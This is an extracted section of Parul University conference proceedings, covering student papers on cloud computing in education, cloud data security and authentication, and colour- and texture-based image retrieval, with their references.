


Fig.6 E-learning Network model

VIII. Benefits of Using Cloud Computing in Education

- a. Easy to Access from anyplace.
- b. Cloud computing Software is free or payable.
- c. Cloud is 24 hours available to access.
- d. It save environment because we are using latest technologies.
- e. Data backup can do easily.

IX. Limitations of Using Cloud Computing in Education

- a. Student can't feel confident.
- b. Student some time get trouble because of network issues.
- c. Security of personal data.
- d. Cloud not supports some application.
- e. Risks related to security and account information.

Conclusions

We had seen how other technology had contributed in the evolution of cloud computing technology, strength of hardware's & impact of new type of distributed software infrastructure's. We can differentiate clouds main in private, public, hybrid and community. Explore some risk issues with security and privacy involved with cloud. Seen various cloud services available in the public. Gone through introduction of applications layer. Regulatory issues in cloud with their limitations. Finally, we discussed some obstacle as well as opportunity in those obstacles.

Acknowledgements

We are very thankful to Dean DR Priya swaminarayan and our Principal Hina chokshi and our mentor Mr Bhaumik Shah and our all team the work herewith represented is not possible without infrastructure, literature and motivation. The management for providing such a great environment and the infrastructural facilities without which this task could not be achieved, my sincere thanks to the Parul University platform to providing such a great opportunity and encouraging us for such activities.

References

1. Cloud Computing For Dummies(Authors: Judith Hurwitz, Marcia Kaufman, Fern Halper, Robin Bloor)
2. Cloud Computing: Concepts, Technology & Architecture

Cloud Computing

Prof. Bhaumik Shah^{#1}, Hetvi Patel^{*2}, Rohan Padasala^{#3}

#Parul Institute of computer Application,

*Parul University, Village: Limda,
Vadodara, Gujarat, India*

¹ bhshah.its@gmail.com

³ rohanpadasala041@gmail.com

#Parul Institute of computer Application,

*Parul University, Village: Limda,
Vadodara, Gujarat, India*

² hetvipatel2102@gmail.com

Abstract-This research study examines data security in cloud computing. It is the study of information in the cloud and security aspects associated to it. This article gives an overview of data protection measures and elements utilized around the world to ensure maximum data security by eliminating risks and threats. The study will also discuss data security issues for data-in-transit and data-at-rest. The research focuses on all levels of SaaS (Software as a Service), PaaS (Platform as a Service), and IaaS (Infrastructure as a Service) (Infrastructure as a Service). Data availability on the cloud is beneficial for many applications, but it creates hazards by exposing data to applications that may already have a security loophole.

Keywords-Data, cloud computing, cloud service, security, networking, distributed computing.

I. INTRODUCTION

Development in the field of cloud computing have immensely changed the way of computing as well as the concept of computing resources. In a cloud-based computing infrastructure, it allows much more efficient computation by centralizing storage memory, processing and bandwidth. Processing is done remotely, which means that data and other elements from a person must be transported to a cloud infrastructure or server for processing, and the output is returned once the required processing is completed. In some cases, it might be essential or at least possible for a person to store their data on remote cloud servers. This results in the three sensitive states or scenarios listed below, which are of particular significance in the operational context of cloud computing:

- Sensitive data transmission to the cloud server.

- Transmission of the cloud server data to clients' computers and
- The personal data storage of clients in cloud servers which are remote server not owned by the clients.

All three of the preceding cloud computing stages are extremely vulnerable to security breaches, making study and inquiry into the security elements of cloud computing practice critical. The cloud computing domain has seen a number of different blends, but the underlying premise remains the same - the infrastructure, or roughly speaking, the resources, stay someplace else with someone else's ownership, partnership and the users 'freight' it for the time they utilize the infrastructure. In some circumstances, sensitive data saved on remote cloud servers should be counted. Security has always been at the core of effective computing practice. When it is potential for any unwanted party to 'sneak' on any private computer through various methods of 'hacking,' the offer of expanding the scope to access someone's personal data through cloud computing eventually causes additional security concerns. Because of its structure and approach, cloud computing cannot erase this expanded breadth. As a result, cloud computing security has always been a concern. Robustness of security and a safe computing infrastructure is a continuous effort, which necessitates analyzing and implementing the state-of-the-art of cloud computing security as an obligatory practice.

The cloud is classified into four types: private cloud, community cloud, public cloud, and hybrid cloud. The discussion in this paper assumes that one type of cloud exists, which is public cloud, as this assumption will

satisfy all of the features of any other type of cloud. Cloud computing is regarded as the fifth utility to join the ranks of existing utilities such as water, electricity, gas, and telecommunications because of its vast capabilities. The research presented in this paper is designed to examine and identify the approach to cloud computing, as well as the security challenges and concerns that must be addressed in the deployment of a cloud-based computing infrastructure. Within the context of this study, discussion on technological concepts and approaches to cloud computing, including architectural illustration, has been taken into account. Following that, the security risks inherent in the cloud computing strategy were highlighted. The investigation of cloud computing's technological and security challenges has resulted in a conclusive revelation of the overall elements of cloud computing. The techniques to addressing the security challenges inherent in cloud computing are numerous, with various aspects and applications that have been left out of purview. A discussion on cloud computing authentication has taken place, as it serves as the holistic foundation for embedding integrity in the context of cloud computing security.

II. CLOUD COMPUTING INFRASTRUCTURE

The name "cloud computing" refers to a wider meaning that arose from distributed and grid computing. Some authors consider cloud computing as the offspring of distributed and grid computing. The simple definition of cloud computing refers to the features and circumstances in which whole computing can be done by using someone else's network and where ownership of hardware and soft resources is held by third parties. In common practice, the dispersed nature of the resources regarded to be the 'cloud' by users is essentially in the form of distributed computing; whilst this is not obvious or required by the definition of cloud computing, it does not have to be evident to users. In recent years, the cloud has evolved in two broad directions: renting cloud infrastructure and renting specific cloud services. Whereas the former is concerned with cloud hardware and software, the latter is exclusively concerned with 'soft' products or services from cloud service and infrastructure providers. With the evolution of cloud computing, the computing industry has been introduced to a number of terms such as SaaS (Software as a Service), PaaS (Platform as a Service), and IaaS (Infrastructure as a Service). As previously stated, the phrase "cloud computing" is a concept, as are the

terminologies used to identify various types of cloud computing. Cloud computing is, at its heart, a specialized kind of grid and distributed computing that differs in terms of architecture, services, deployment, and geographic dispersion. In the context of computer networks, infrastructure can be considered of as the hardware as well as their alignment, whereas platform is the operating system that serves as the platform for the software. As a result, the notion of cloud-based services is created in a hierarchical order from bottom to top, in the order of IaaS, PaaS, and SaaS. This is basically the level of abstraction that specifies the amount to which an end-user can 'borrow' resources ranging from infrastructure to software; the primary concern of security and computing fashion are unaffected by this level of abstraction. As a result, regardless of type, hierarchy, or level of abstraction, security must be considered in all forms of cloud computing. Virtualization is an unavoidable technology that is inextricably linked with the concept of cloud computing – it is the virtualization technology that complements cloud services, particularly in the form of PaaS and SaaS, where one physical infrastructure contains services or platforms to deliver to a large number of cloud users at the same time. As a result, entire security features of virtualization technology are added to the existing security problems and challenges of cloud computing.

III. AUTHENTICATION IN CLOUD

Security is that the most vital factor of any reasonably processing, therefore it's natural to expect security issues to be critical within the cloud domain too. Because the cloud computing strategy may involve storing users' sensitive data both at the client's end and on cloud servers, identity management and authentication are critical in cloud computing. The verification and protection of qualified users' credentials are two of the foremost important security challenges within the cloud; a compromise in either of those areas could end in an undetected security breach for a few times.

IV. CLOUD COMPUTING SECURITY

One of the foremost significant challenges that cloud apps confront today is security. As a result, the majority are hesitant to adopt cloud-based solutions. International Data Cooperation (IDC) conducted a study of 244 IT executives and CIOs in 2008, and 74.6 percent of them cited security because the key concern in cloud computing. This issue is

further illustrated within the figure below. When it involves cloud security, there are numerous security issues which will be found. a number of the foremost frequently discussed security challenges are cloud computing authentication security, cloud data storage security, and disaster recovery rules. And, for a much better cloud computing environment, these security vulnerabilities should be addressed the maximum amount as possible.

V. CLOUD COMPUTING AUTHENTICATION SECURITY

When it involves authentication security, we are able to see that various security breaches have occurred in recent years. In 2009, 498 total security breaches were reported, in line with the fraud Resource Center. However, 245 security breaches were recorded within the first four months of 2010, with the bulk of those security breaches occurring as a result of stolen or hacked credentials. As a result, the safety of authentication is more vital in any sort of application. However, when comparing cloud computing authentication to other sorts of web application authentication, you may notice a small difference in cloud authentication. apart from the quality web application, cloud computing applications offer a range of unique features to the buyer. As a result, it's difficult to use a special login and password for every service. As a result, the cloud computing authentication procedure is handled through a system referred to as "Single sign up."

In single sign in consumer has given access to his all types of services using one username and a one password. Therefore, consumer doesn't need to remember several passwords to induce access to any or all their services as earlier said in single sign in user is employing a single user name and a password to access all his services and data within the cloud. As we all know password can be easily be hacked or guessed by a third party, what happens if such kinds of problem occur in cloud application? Definitely all of your confidential data would be expose to other parties. In early 2009 these types of data breach occurred in organization called Monster.com.

Conclusions

The safety issues could severely affect could infrastructures. Security itself is conceptualized in cloud computing infrastructure as a definite layer. Security for cloud computing environment could be a non-compromising requirement. Yet, given its total advantages and dynamism and provided it's deployed within an integrated and secured infrastructural framework, cloud computing can give virtual ownership and access to 'super computers' without procuring them physically. Perhaps this can be what inspired coining the term SCC (Scientific Cloud Computing). effort has been contributed to develop faster yet secured SCC tools which is able to greatly influence the pace of research and motivation in various fields along with clouding computing itself. the safety issues for cloud computing don't seem to be associated with the technical and direct security breach only; variety of social inconsistencies may also be resulted even with none 'hard' security breach having taken place. One such example is that the obtaining of digital evidences. The evolution of cloud computing may have a substantial impact on the collection and retention of digital evidence. With the goal of secured exploitation of a Service Oriented Architecture, the safety aspects and problems with cloud computing are inherent not only with the weather that from the cloud infrastructure but also with all associated services further because the ways computing is completed both at the users' and therefore the cloud service providers' ends. Supported the actual fact that the impact of cloud computing can include both the technical and social settings, the research on cloud computing and its related concerns aren't related only with computing aspects. Service oriented architecture and other characteristics of cloud computing suggests that the concept of cloud computing would require to research the practicality in line with social, business, technical and legal perspectives – of these facets will incorporate security issues either in technical or strategic form. Regardless of the nature of the security challenges, it is undeniable that the significant negative consequences of security breaches in cloud computing, the implementation of security breaches in cloud computing, the deployment of any type of cloud computing should cater to the safety concerns equivalent to those of the security critical systems.

Acknowledgements

We are very thankful to Dean DR Priya Swaminarayan and our Principal Hina chokshi and our mentor Mr. Bhaumik Shah and our all team the work herewith represented is not possible without infrastructure, literature and motivation. The management for providing such a great environment and the infrastructural facilities without which this task could not be achieved, my sincere thanks to the Parul University platform to providing such a great opportunity and encouraging us for such activities.

REFERENCES

- [1] Agarwal, A. and Agarwal, A. (2011). The Security Risks Associated with Cloud Computing. *International Journal of Computer Applications in Engineering Sciences*, 1 (Special Issue on CNS), 257-259.
- [2] Arshad, J, Townsend, P. and Xu, J. (2013). A novel intrusion severity analysis approach for Clouds. *Future Generation Computer Systems*, 29, 416–428. doi: 10.1016/j.future.2011.08.009
- [3] Bisong, A. and Rahman, S.S.M. (2011). An Overview of the Security Concerns in Enterprise Cloud Computing. *International Journal of Network Security & Its Applications*, 3(1), 30-45. doi:10.5121/ijnsa.2011.3103
- [4] Buyya, R., Yeo, C.S., Venugopal, S., Broberg, J. and Brandic, I. (2009). Cloud computing and emerging IT platforms: Vision, hype, and reality for delivering computing as the 5th utility. *Future Generation Computer Systems*, 25, 599–616.
- [5] Chen, D. and Zhao, H. (2012). Data Security and Privacy Protection Issues in Cloud Computing. *International Conference on Computer Science and Electronics Engineering*, 647-651. doi: 10.1109/ICCSEE.2012.193
- [6] Emam, A.H.M. (2013). Additional Authentication and Authorization using Registered Email-ID for Cloud Computing. *International Journal of Soft Computing and Engineering*, 3(2), 110-113.
- [7] Gonzalez, N., Miers, C., Redigolo, F., Simplicio, M., Carvalho, T., Naslund, M. and Pourzandi, M. (2012). A quantitative analysis of current security concerns and solutions for cloud computing. *Journal of Cloud Computing*, 1(11), 1-18.
- [8] Han, J., Susilo, W. and Mu, Y. (2013). Identity-based data storage in cloud computing. *Future Generation Computer Systems*, 29, 673–681. doi: 10.1016/j.future.2012.07.010
- [9] Hashizume et al. (2013). An analysis of security issues for cloud computing. *Journal of Internet Services and Applications*, 4(5), 1-13.
- [10] Ismail, N. (2011). Cursing the Cloud (or) Controlling the Cloud? *Computer Law & Security Review*, 27, 250 – 257. doi: 10.1016/j.clsr.2011.03.005
- [11] Joint, A. and Baker, E. (2011). Knowing the past to understand the present 1 e issues in the contracting for cloud-based services. *Computer Law & Security Review*, 27, 407 - 415. doi: 10.1016/j.clsr.2011.05.002
- [12] Khorshed, T.M., Ali, A.B.M.S. and Wasimi, S.A. (2012). A survey on gaps, threat remediation challenges and some thoughts for proactive attack detection in cloud computing. *Future Generation Computer Systems*, 28, 833–851. doi: 10.1016/j.future.2012.01.006
- [13] Kim, J. and Hong, S. (2012). A Consolidated Authentication Model in Cloud Computing Environments. *International Journal of Multimedia and Ubiquitous Engineering*, 7(3), 151-160.
- [14] Kim, W. (2009). Cloud Computing: Today and Tomorrow. *Journal of Object technology*, 8(1), 65-72.
- [15] Lee, K. (2012). Security Threats in Cloud Computing Environments. *International Journal of Security and Its Application*, 6(4), 25-32.
- [16] Mircea, M. (2012). Addressing Data Security in the Cloud. *World Academy of Science, Engineering and Technology*, 66, 539-546.
- [17] Mosher, R. (2011). Cloud Computing Risks. *ISSA Journal*, July Issue, 34-38.
- [18] Ogigau-Neamtiu, F. (2012). Cloud Computing Security Issues. *Journal of Defense Resource Management*, 3(2), 141-148.
- [19] Okuhara, M., Shiozaki, T. and Suzuki, T. (2010). Security Architectures for Cloud Computing. *FUJITSU Science Technology Journal*, 46(4), 397–402.
- [20] Ryan, P. and Falvey, S. (2012). Trust in the clouds. *Computer Law and Security Reviews*, 28, 513- 521. <http://dx.doi.org/10.1016/j.clsr.2012.07.002>
- [21] Sharma, S. And Mittal, U. (2013). Comparative Analysis of Various Authentication Techniques in Cloud Computing. *International Journal of Innovative Research in Science, Engineering and Technology*, 2(4), 994-998.
- [22] Teneyuca, D. (2011). Internet cloud security: The illusion of inclusion. *Information Security Technical Report*, 16, 102-107. doi: 10.1016/j.istr.2011.08.005

Texture Based Image Retrieval with Classification

Krishna Rajendra Prasad Maurya

#Computer Science Department,

*Parul University, Vadodara Gujarat,
India*

200510101072@paruluniversity.ac.in

Assistant Professor Payal Parekh

#Computer Science Department,

*Parul University, Vadodara Gujarat,
India*

Parekhpayal36@gmail.com

Abstract— Content Based Image Retrieval (CBIR) is an interesting and most emerging field in the area of “Image Search”, in which similar images for the given query image searched from the image database. In Content Based Image Retrieval one of the most important features is texture. Current systems use colour, texture and shape information for image retrieval. Colour and texture-based image retrieval computes image features more accurately which are used to retrieve similar images from the database. The main module of the CBIR is a colour and texture feature extractor which is used for extracting the major features. The main scope of the work is to introduce an improved analysis which can collect the most similar images from the vast collection of databases. We expose the major problems that we have recognized: the lack of a good measurement of visual similarity, the little importance accorded to user interaction and feedback. There are some really smart techniques proposed by researchers for efficient and robust content-based image retrieval. In this research, the aim is to highlight the efforts of researchers who conducted some brilliant work and to provide a proof of concept for intelligent content-based image retrieval techniques. In this paper we propose a method in which both colour and texture features of the images are used to improve the retrieval results in terms of its accuracy.

Keywords— Content-based image retrieval (CBIR), Text-Based Image Retrieval (TBIR), Image Retrieval, Feature extraction, HSV, Texture Features

I. INTRODUCTION

Image retrieval is very interesting and vast field. Since 1970, research on the advance image retrieval is started. An image retrieval system is one of the significant research areas which can be used for browsing, searching and retrieving images from a large database of digital images. Image Retrieval system is an effective and efficient tool for managing large image databases. Image retrieval systems provide a text input interface. that users can type keywords as a query. The query is then processed and matched against the image. annotation, and a list of candidate images are returned. Image features are statistical measurements taken from an image to describe its visual content. These features could be, broadly, categorized into three main categories which are color [1], texture [2] and shape [3] features.

With the growth of the Internet, and the availability of image capturing devices such as digital cameras and image scanners, image

databases are becoming larger and more widespread, and there is a growing need for effective and efficient image retrieval systems.

As stated by Datta et al. [4], CBIR is “any technology that in principle helps to organize digital picture archives by their visual content”. In a CBIR system, the visual content of an image is represented through a suitable feature vector. Such features, which are extracted using image processing techniques, are not affected by the intrinsic subjectivity of textual descriptors [5]. The most common implementation of CBIR is query by image: the user submits an example, and the system searches for the most similar images in the database. For CBIR to provide a ranked set of the most relevant images, we first need to extract suitable features from the images, and then we have to define a proper distance in the selected feature space that measures the similarity between the query image and the other images in the database. Colour and texture are two different but complementary visual stimuli. Colour is related to the spectral content of the image, whereas texture refers to the variation of the intensity in a neighbourhood of pixels.

Image retrieval is classified into two types: (i) Text Based Image Retrieval and (ii) Content Based Image Retrieval.

(i). Text-Based Image Retrieval (TBIR)

The Text-Based Image Retrieval (TBIR) approach can be tracked back to 1970s. Text Based Image Retrieval is to retrieve based on text. In such systems, the images are manually annotated by text descriptors, which are then used by a database management system to perform image retrieval. There are two disadvantages with this approach, the first is that a considerable level of human effort is required for manual annotation. The second is the annotation inaccuracy due to the subjectivity of human perception. To overcome the above disadvantages in text-based retrieval system, content-based image retrieval (CBIR) was introduced in the early 1980s. Search engines that use Text-Based Image Retrieval (TBIR) are Google, Yahoo. TBIR is based on the assumption that the surrounding text describes the image.

The semantic content is not considered in TBIR. Dinakaran.D et al [6] proposed an effective and efficient hybrid image retrieval system by searching text with both text and image-based query. The textual and visual content descriptors are generated from the text query and image query. The descriptors are converted into a vector format. Similarly textual and visual descriptors are calculated and converted into vector representation for the images stored in the database. The vector, generated by the user query is then matched with the vectors stored in the database. The text and content-based methods return two independent lists of images with different weights. These two lists must be combined in a meaningful way to give the user a combined image list

(ii) Content-Based Image Retrieval (CBIR)

Content-Based Image Retrieval (CBIR) is defined as a process to find similar image from the database when a query image is given. Content based image retrieval, also known as Query by Image Content (QBIC). So, the user has to present a query image in order to retrieve images stored in the database according to the similarity of the query image [7].

Content-based means that the search analyses the contents of the image rather than the metadata such as keywords, tags, or descriptions associated with the image. Content-based means that the search analyses the contents of the image rather than the metadata such as keywords, tags, or descriptions associated with the image. The term "content" in this context might refer to colors, shapes, textures, or any other information that can be derived from the image itself. CBIR is desirable because most web-based image search engines rely purely on metadata and this produces a lot of garbage in the results.

CBIR is the field and collection of technology and algorithms, whose detail study enable the user to query image databases by using image content such as color, texture, objects and their geometries not by using textual attributes such as image name or other keywords [8, 9].

Content-based image retrieval (CBIR) is regarded as one of the most effective ways of accessing visual data. It deals with the image content itself such as colour, shape and image structure instead of annotated text. Huge amounts of data retrieval challenge the traditional database technology, but the traditional text-object database cannot satisfy the requirements of an image database. The traditional way of an annotated image using text, lacks the automatic and effective description of the image. In order to implement CBIR, the system need to understand and interpret the content of managed images. The retrieval index should be produced automatically, which provides more a visual retrieval interface to users.

The main idea of CBIR is to analyse image information by low level features of an image, which include colour, texture, shape and space relationship of objects etc., and to set up feature vectors of an image as its index. Retrieval methods focus on similar retrieval and are mainly carried out according to the multi-dimensional features of an image.

The progress of CBIR research was lucidly summarized at a high level in [10]. Features are the basis for CBIR, which are certain visual properties of an image. The features are either global for the entire image or local for a small group of pixels. According to the methods used for CBIR, features can be classified into low-level features and high-level features. The low-level features are used to eliminate the sensory gap between the object in the world and the information in a description derived from a recording of that scene. The high-level features are used to eliminate the semantic gap between the information that one can extract from the visual data and the interpretation that the same data has for a user in a given situation.

II. Applications of CBIR:

The CBIR concept can be associated with large number of real-world applications and the major applications are oriented with following types.

- 1) Medical applications.
- 2) Remote Sensing applications.
- 3) Natural image applications.

- 4) Security applications.
- 5) Business applications.

III. Architecture of Content-Based Image Retrieval (CBIR)

Basically a general CBIR system architecture consists of six functional blocks which is image database (the block that contains image of the chosen database), feature database (can be characterized by a set of features), feature extraction (features may be text-based features and visual features), query image (can be any of the database image), image matching and indexing (the features of query image are compared with features that are already stored in the feature database), and retrieved image (the system that will select any number of image having the highest overall similarity to the given query image and present to the user as retrieved images. Figure 1 shows the general architecture of CBIR system.




Figure 3.1 Content-based image retrieval system general architecture.

The first stage in CBIR is the submission of the query image by the user. All the applied processes to the query image will be applied to all of the images in the database and in the same order (Kokare et al., 2002). Usually, these processes are performed on the query image upon user submission and are called online processes; some processes can be applied to dataset images prior to query submission and are called offline processes. An optional pre-processing stage might be included in the architecture of the framework, which could include resizing, segmentation, de-noising, and rescaling, etc. This optional stage is followed by the feature extraction stage, which is the most important stage, in which a visual concept is converted to a numerical form. Extracted features could be in the form of low-level features (i.e., color, shape, texture, and

spatial information) or local descriptors. Another optional pre-processing stage after feature extraction is normalization or classification. The final stage is the similarity measurement between the extracted features from the query image and all other images in the dataset to retrieve the most relevant images. Relevance feedback is another possible stage that enhances the results through user intervention by deciding relevant and irrelevant returned images. Many techniques have been proposed to apply relevance feedback to enhance the performance of CBIR (Ciocca & Schettini, 1999; Dacheng et al., 2006; Su et al., 2011; Banerjee et al., 2018; Baig et al., 2020).

IV. CBIR Techniques

Generally, in CBIR systems, while building an image database or retrieving an image from the database, feature vectors are the first extracted from images. The features can be colour, texture, shape, and the combination of these features (hybrid features) [11]. These features are then used to build the feature database. When query image is given, its feature vectors are extracted and similarity matching is performed with the feature vectors already present in feature database as illustrated in [Figure 3.1](#) in previous section.

CBIR Using Color Features

Smeulders et al [12] and Arthi et al [13] stated the main components of CBIR are the features which includes the Geometric shape, colors and the texture of the image. Schettini et al Features can be of two types like local features and global features. Object recognition can be done easily using the local features.

Common color features or descriptors in CBIR systems include, Color covariance matrix, color histogram, color moments, and color coherence vector and has included dominant color, color structure, scalable color, as color features, the authors are interested in objects taken from different point of view and illumination. The selection of color features depends on the segmentation results. For instance, if the segmentation provides objects which do not have homogeneous color, obviously average color is not

a good choice. It is stated that for more specific applications such as human face database, domain knowledge can be explored to assign a weight to each pixel in computing the region colors. It should be noted that in most of the CBIR works, the color images are not pre-processed. Since color images are often corrupted with noise due to capturing devices or sensors, it will improve retrieval accuracy significantly if effective filter is applied to remove the color noise. The pre-process can be essential especially when the retrieval results are used for human interpretation.

Chang et al [14] proposed that the image retrieval using the color distribution, mean and the standard deviation and was tested with three different databases. The other component is the relevant feedback where it helps to be more precise in searching the relevant images by taking up the feedbacks of the user.

CBIR Using Texture Features

Ying Liu et al [15] and Kekre et al [16] pointed out the texture is important component of human visual perception and can be effectively used for identifying different image regions. Compared with color and shape features, texture features indicate the shape distribution, better suits the macrostructure and microstructure of the images. Texture representation methods can be classified into three categories, namely structural, statistical and multi-resolution filtering methods. The identification of specific textures in an image is achieved primarily by modelling texture as a two-dimensional Gray level variation. This two-dimensional array is called as Gray level Cooccurrence Matrix (GLCM). GLCM describes the frequency of one Gray tone appearing in a specified spatial linear relationship with another Gray tone, within the area under investigation.

Zhang et al [17] proposed a image retrieval method based on Gabor filter. Texture features are found by calculating the mean and variation of the Gabor filtered image. Rotation normalization is realized by a circular shift of the feature elements so that all images have the same dominant direction. The image indexing and retrieval are conducted on textured images and natural images.

CBIR Using Shape Features

In content-based image retrieval system, another important visual feature is shape. According to D. Zhang and G. Lu in 2004, shape is one of the basic features used to describe image content and it is also can be used to provide powerful information. Nevertheless, shape representation and description is a difficult task because when a 3-D real world object is projected onto a 2-D image plane, one dimension of object information is lost. As a result, the shape extracted from the image only partially represents the projected object. Further, shape is often corrupted with noise, defects, arbitrary distortion and occlusion [18].

According to Rao & Kumar in 2012, shape representation and description methods can be divided into two main categories which is boundary-based and region-based [19]. Savita Gandhani et al. in 2015 stated that the boundary-based technique will use only the contour or border of the object and completely ignores its interior, whereas region-based technique apply segmentation to divide an image into different regions/segments, by setting threshold values according to the desirable results [20].

According to Sharmin Siddique, the most successful representations for shape categories are Fourier Descriptor and Moment Invariants. She stated in her paper, the main idea of Fourier Descriptor is to use the Fourier transformed boundary as the shape feature, whereas Moment invariants is to use region-based moments, which are invariant to transformations as the shape feature [21].

Comparison Study for Color, Texture, Shape and Combined (Hybrid) Features

In content-based image retrieval system, some key parameters have been defining and evaluate based on precision, recall and the response time.

The image retrieval precision rate and recall rate can be defined as this following formula:

$$\text{Precision} = R/N, \text{Recall} = R/M$$

Method/Item	Precision	Recall	Response Time (ms)
Texture Feature	60.1%	72.3%	1373
Color Feature	53.7%	65.2%	824
Shape Feature	62.2%	70.8%	2544
Combined Feature	79.6%	88.3%	3861

Figure 4. Comparison study for color, texture, shape and combined (hybrid) features.

The N is stand for the number of images returned for the query, whereas R is images associated with the example in the result. Besides, M is stand for images associated with the example in test set S (saturation) [22].

Based on comparison study by D. Guoyong et al. in 2011, for the texture feature technique, the precision percentage is 60.1%, recall percentage score is 72.3%, and response time is 1372 millisecond. Other than that, for the color feature technique, the precision percentage score is 53.7%, recall percentage is 65.2%, and response time is 824 milliseconds. Besides that, for the shape feature technique, the precision percentage is 62.2%, recall percentage is 70.8%, and response time is 2544 millisecond. Last but not least, for the combined feature technique, the precision percentage is 79.6%, recall percentage is 88.3%, and response time is 3861 milliseconds [22] (Figure 4).

Based on the comparison study, for the first parameter which is precision percentage, combined feature is the highest. For second parameter, which is recall percentage, combined feature is the highest. Besides, for the third parameter which is response time, color feature is the fastest. Based on that comparison study, the combination or hybrid features technique which is combination of texture, color and shape strongly improved precision and recall, although it has longer response time.

IV.I. COLOR& TEXTURE RETRIEVAL

Since the human eye can distinguish visuals based on their colors, the color feature is considered one of the most significant features that are commonly used by researchers. Color features are calculated according to color spaces. The mostly used color

spaces in the CBIR domain are HSV (LSV), YCbCr, RGB, and LAB.

Color is one of the important features that make possible the recognition of image by human. J. Yue et al. in 2011, state that the color is one of the most widely used low-level visual features and is invariant to image size and orientation. According to B.S. Manjunath et al., color features are the most expressive of all the visual features and have been extensively used in the image retrieval system.

Another important element in visual perception is “Texture”. Texture also can be used to separate regions of interest in an image. The text-based image retrieval utilizes the method of adding the metadata, such as keywords, captioning or descriptions to the images.

Color attribute are used for object identification and color feature extraction is performed in image retrieval system, it can also help by enabling system to perform multiple measurements on the single pixel of the image, it can also classify complex object without their segmentation. Color histograms are used to represent image color information in various CBIR systems. A color histogram is a type of bar graph, in which each bar represents a particular color of the color space being used. The bars in a color histogram are referred to as bins and they represent the x-axis. The number of bins will be totally dependent on the number of colors in an image. Color histogram y-axis denotes the numbers of pixels of each bin.

Texture retrieval is performed by segmenting an image whose texture analysis has to be done into number of texture regions and then perform each region analysis separately but proper segmentation is not easier to achieve and due to this image retrieval process may affect. Texture analysis has been traditionally performed by extracting features from Gray-scale images, and hence disregarding colour information. Many approaches to texture analysis have been proposed in literature. In the following paragraphs we briefly describe the methods used in this paper.

The texture depends upon three factors firstly it depends over a region some local “order” of large

order’s size can be repeated. Second, if elementary parts are arranged non-random may affects the order. Third, entities which are not properly uniform can occupy the whole textured region.

V. PREVIOUS WORKS

Image retrieval is very interesting and vast field. Since 1970, research on the advance image retrieval is started. In 1979, a conference on Database Techniques for Pictorial Applications was held in Florence due to which many researchers attracted towards the field of image database management.

After that several researches had been done on features-based image retrieval, later a system was proposed which uses the concept of texture-based image retrieval system combines with the wavelet decomposition and gradient vector.

Another image retrieval system was introduced which was based on the principle of motif co-occurrence matrix (MCM), which can easily find out the basic difference between pixels and can also convert them into a basic graphic. It can compute the probability of occurrence of pixels in the adjacent area and work as an image feature.

Another system was proposed which utilizes the properties like contrast [23], coarseness and directionality models [24, 25] to achieve texture classification and recognition. After that, a texture-based image retrieval method was proposed which was based on two-stage content-based image retrieval system by using texture similarity [26] which enhanced the image retrieval technique.

S.NO	AUTHOR	YEAR	PROPOSED METHOD	RESULTS
1.	Benitez, Beigi, & Chang	1998	Meta seek	Average Precision= 0.70
2.	Sean D. MacArthur, Carla E. Brodley, and Avinash C. Kak	2002	Using decision trees Relevance feedback	Average retrieval precision curve was plotted.
3.	Peter Auer and Zakria Hussain	2010	Implicit relevance feedback	Average precision =15.0
4.	Manish Chowdhury, Sudeb Das and Malay Kumar Kundu	2012	Ripplet Transform & Fuzzy relevance feedback	Average Precision=0.55
5.	P. M. Pawar & A .N. Holambe	2013	Navigation Pattern Mining	Precision= 80%
6.	Wankhede, V.A., Mohod and P.S.	2015	ABIR (Association-based image retrieval) algorithm	Precision/ Recall curve were plotted.

s

The result obtained by using this system is better than other convention systems which only use color, texture features individually. Hence, we can say that combination of color and texture feature for finding similar image retrieval makes system more efficient and effective.

As Image features play an important function in retrieving suitable images from the large image database. Effective image retrieval from database requires exploration of suitable features such as color, text and shape of images in the database. Appropriately, many previous researchers have presented and proposed several image retrieval algorithms by exploring various features and transforms. In this paper, various CBIR techniques and algorithms are briefly described and discussed. Based on the literature study, researcher also need to find a good combination of image feature with its own similarity measure because the major requirement of an ideal CBIR system is to develop computational faster CBIR algorithm with improved average retrieval efficiency.

VI. CONCLUSION

In this paper, we propose a Color- Texture Based Image Retrieval System (CTBIRS). The application performs a simple color-based search in an image database for an input query image, using Conventional Color Histograms (CCH). After a survey the previous CBIR works, the paper explored the low-level features of color and texture extraction for CBIR. After comparing the two color histogram features as well as comparing color and texture features, the paper implemented a CBIR system using color and texture fused features. Similar images can be retrieved quickly and accurately by inputting an image. More low-level features such as shape and spatial location features etc. will be fused to make the system more robust in the future. The image feature matching method and semantic based image retrieval are the other two important aspects for the CBIR system. The real world needs CBIR idea in many fields such as medical image retrieval, natural image retrieval and remote sense image retrieval etc.

REFERENCES

- [1] T. C. Lu and C. C. Chang, "Color image retrieval technique based on color features and image bitmap," *Journal of Information processing & management*, vol. 43, no 2, 2007, pp. 461-472.
- [2] K. Jalaja et al, "Texture Element Feature Characterizations for CBIR," in *International Geoscience and Remote Sensing Symposium (IGARSS'05)*. IEEE, vol. 2, no 4, 2005.
- [3] Y. Wu and Y. Wu, "Shape-Based Image Retrieval Using Combining Global and Local Shape Features," in the *2nd International Congress on Image and Signal Processing (CISP'09)*. IEEE, 2009.
- [4] DATTA, R., JOSHI, D., LI, J., WANG, J. Z. *Image Retrieval: Ideas, Influences and Trends of the New Age*. ACM Computing Surveys, 40 (2), Article 5, 2008.
